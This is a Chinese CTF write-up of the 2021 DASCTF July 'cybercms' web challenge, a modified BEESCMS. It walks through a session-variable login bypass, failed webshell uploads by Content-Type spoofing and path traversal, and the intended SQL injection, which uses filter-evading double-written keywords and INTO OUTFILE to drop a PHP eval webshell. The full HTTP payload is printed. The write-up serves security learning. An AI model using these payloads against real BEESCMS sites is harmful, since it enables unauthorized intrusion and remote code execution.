【CTF大赛】2021 DASCTF July cybercms 一探再探

原创

IT老涵 于 2021-08-28 15:41:10 发布 138 收藏

分类专栏： 网络 安全 程序员 文章标签： php 网络安全 计算机网络


网络 同时被 3 个专栏收录

355 篇文章 13 订阅

订阅专栏


安全

375 篇文章 21 订阅

订阅专栏


程序员

133 篇文章 11 订阅

订阅专栏

引言

在前不久结束的 2021 DASCTF July X CBCTF 4th 比赛中，有一道名为 cybercms 的 web 题目。


预期解是从后台登录处进行 SQL 注入写入一句话木马，然而咱在做题的时候尝试了另一种思路，用的是后台登录绕过 & 木马上传的打法。

由于比赛的时候半天打不通就十分难受，赛后还是想不明白就来稍微深入探究了一下，经过曲折最后终于成功打通了。

这篇就来记录一下做这道题时候的心路历程吧……

题目初探

> cybercms
> 赛博CMS，只为安全而生
> Hint: 信息搜集是一个web手必备的技能



很好，是 BEESCMS，head 里的 description 没改，正文里其实也没改完。


从官网找到了 官方 V4.0 源码下载

（不过貌似没啥用 后来发现还是有用的

后台登录绕过 & 上传

参考 【代码审计】 beescms 变量覆盖漏洞导致后台登陆绕过分析，$_SESSION 可以被任意覆盖。

```
POST /

_SESSION[login_in]=1&_SESSION[admin]=1&_SESSION[login_time]=99999999999
```



然后直接可以访问后台了。

http://xxxxxxxxxx/admin/admin.php

参考 代码审计就该这么来3 beescms getshell

按照文中的思路，上传一个后缀为 .php 的一句话木马，并修改 Content-Type: image/png 来通过后端对文件类型的校验。【网安资料】


然而发现他文件目录没权限上传啊，随便上传一个正常的图片也是如此……

源码泄露


麻了，做到一半才发现有 源码泄露，/www.zip…


diff 大法好啊，看来官方源码还是有用的 2333。

多了个 hackable/ 目录，看起来只有这个目录可写的样子。（虽然最后发现也不行



登录还过滤了一下 SQL 注入。







注意的是还把 /* * 的过滤给去掉了。

上传点源码审计

再来看上传部分的源码。

审了一波源码，发现其实可以 构造目录穿越。





$up_file_name2 由 $pic_alt 而来，这个是可控的，只需要构造个目录穿越到 hackable 目录下就完事了。

【网安资料】

为了进到这里，上传的时候记得再把 Content-Type: image/png 改好， is_alt 设为 1。


然而还是没打通，报错和上面的类似，也是 PHP 执行的时候文件目录没权限，只不过可以注意到文件名是 .php 了。

（咱也不知道为啥他 $pic_alt 没传进来，留空的话也不是随机数，一脸懵逼

另一个上传点审计

于是么得办法，再挖了另一个文件上传的点，考虑通过 修改已上传图片的接口 来进行上传。

相应源码如下。



这里的 $pic_path 和 $pic_name 都是可控的，任意改一个就完事了。当然这是 PHP/5.6.40，%00 截断不可行 2333.

然而还是打不通……


绝绝子，挖了两条上传的路，试着绕到 hackable 目录也打不通……

看来还是文件目录的限制吧。

心态炸了啊啊啊啊啊。

SQL 注入写马（预期解）

害，赛后看了看大佬的 wp，么得办法，还是得走 SQL 注入写入文件呗。（佛了



再来看上面 diff 出来的关于 SQL 注入的语句。

```
function fl_value($str){
    if(empty($str)){return;}
    return preg_replace('/select|insert | update | and | in | on | left | joins | delete |\%|\=|\.\.\/|\.\/| uni
on | from | where | group | into |load_file
|outfile/i','',$str);
}
define('INC_BEES','B'.'EE'.'SCMS');
function fl_html($str){
    return htmlspecialchars($str);
}
function f1_vvv($str){
    if(empty($str)){return;}
    if(preg_match("/\ /i", $str)){
        exit('Go away,bad hacker!!');
    }
    preg_replace('/0x/i','',$str);
    return $str;
}
```

过滤了空格，倒是把 /* 过滤去掉了，另外把一些关键词过滤为空了，双写绕过就完事了。

根据代码里登录的 SQL 语句【网安资料】

```
$rel=$GLOBALS['mysql']->fetch_asc("select id,admin_name,admin_password,admin_purview,is_disable from ".DB_PRE."a
dmin where admin_name='".$user."' limit 0,1");
```

构造 SQL

```
# select xxx into outfile xxx
# <?php eval($_REQUEST['m']);?>

admin'/**/uni union on/**/seselectlect/**/null,null,null,null,0x3c3f706870206576616c28245f524551554553545b276d27
5d293b3f3e/**/in in to/**/outoutfilefile/**/'/var/www/html/upload/miao.php'#
```

（咱也不知道为啥 0x 没被过滤为空，双写 0x 发现并没有被删除反而 SQL 执行报错了

Payload:

```
POST /admin/login.php?action=ck_login HTTP/1.1

user=admin%27%2F%2A%2A%2Funi%20union%20on%2F%2A%2A%2Fseselectlect%2F%2A%2A%2Fnull%2Cnull%2Cnull%2Cnull%2C0x3c3f7
06870206576616c28245f524551554553545b276d275d293b3f3e%2F%2A%2A%2Fin%20in%20to%2F%2A%2A%2Foutoutfilefile%2F%2A%2A
%2F%27%2Fvar%2Fwww%2Fhtml%2Fupload%2Fmiao%2Ephp%27%23&password=miao&code=&submit=true&submit.x=43&submit.y=24
```

当然也可以用 char 函数写入木马。

```
admin'/**/uni union on/**/seselectlect/**/null,null,null,null,char(60,63,112,104,112,32,101,118,97,108,40,36,95,82,69,81,85,69,83,84,91,39,109,39,93,41,59,63,62)/**/in in to/**/outoutfilefile/**/'/var/www/html/upload/miao.php'#
```

进去发现果然 MySQL 就是 root 用户起来的，于是就能写入文件。

而 PHP 运行在 www-data 用户，/var/www/html 目录是给 www-data 用户了，但子目录没递归变更属主也没给写入权限就离谱。

```
$ ps -ef
PID   USER     TIME  COMMAND
    1 root      0:07 /bin/sh /usr/local/bin/docker-php-entrypoint
   10 root      0:21 /usr/bin/mysqld --user=root --skip-name-resolve --skip-networking=0
   54 root      0:02 php-fpm: master process (/usr/local/etc/php-fpm.conf)
   60 root      0:00 nginx: master process nginx
   61 nginx     0:00 nginx: worker process
   62 www-data  0:00 php-fpm: pool www
   63 www-data  0:01 php-fpm: pool www
19798 root      0:00 sleep 5s
19799 www-data  0:00 ps -ef
```

也有可能预期解就只有这条路可走吧。

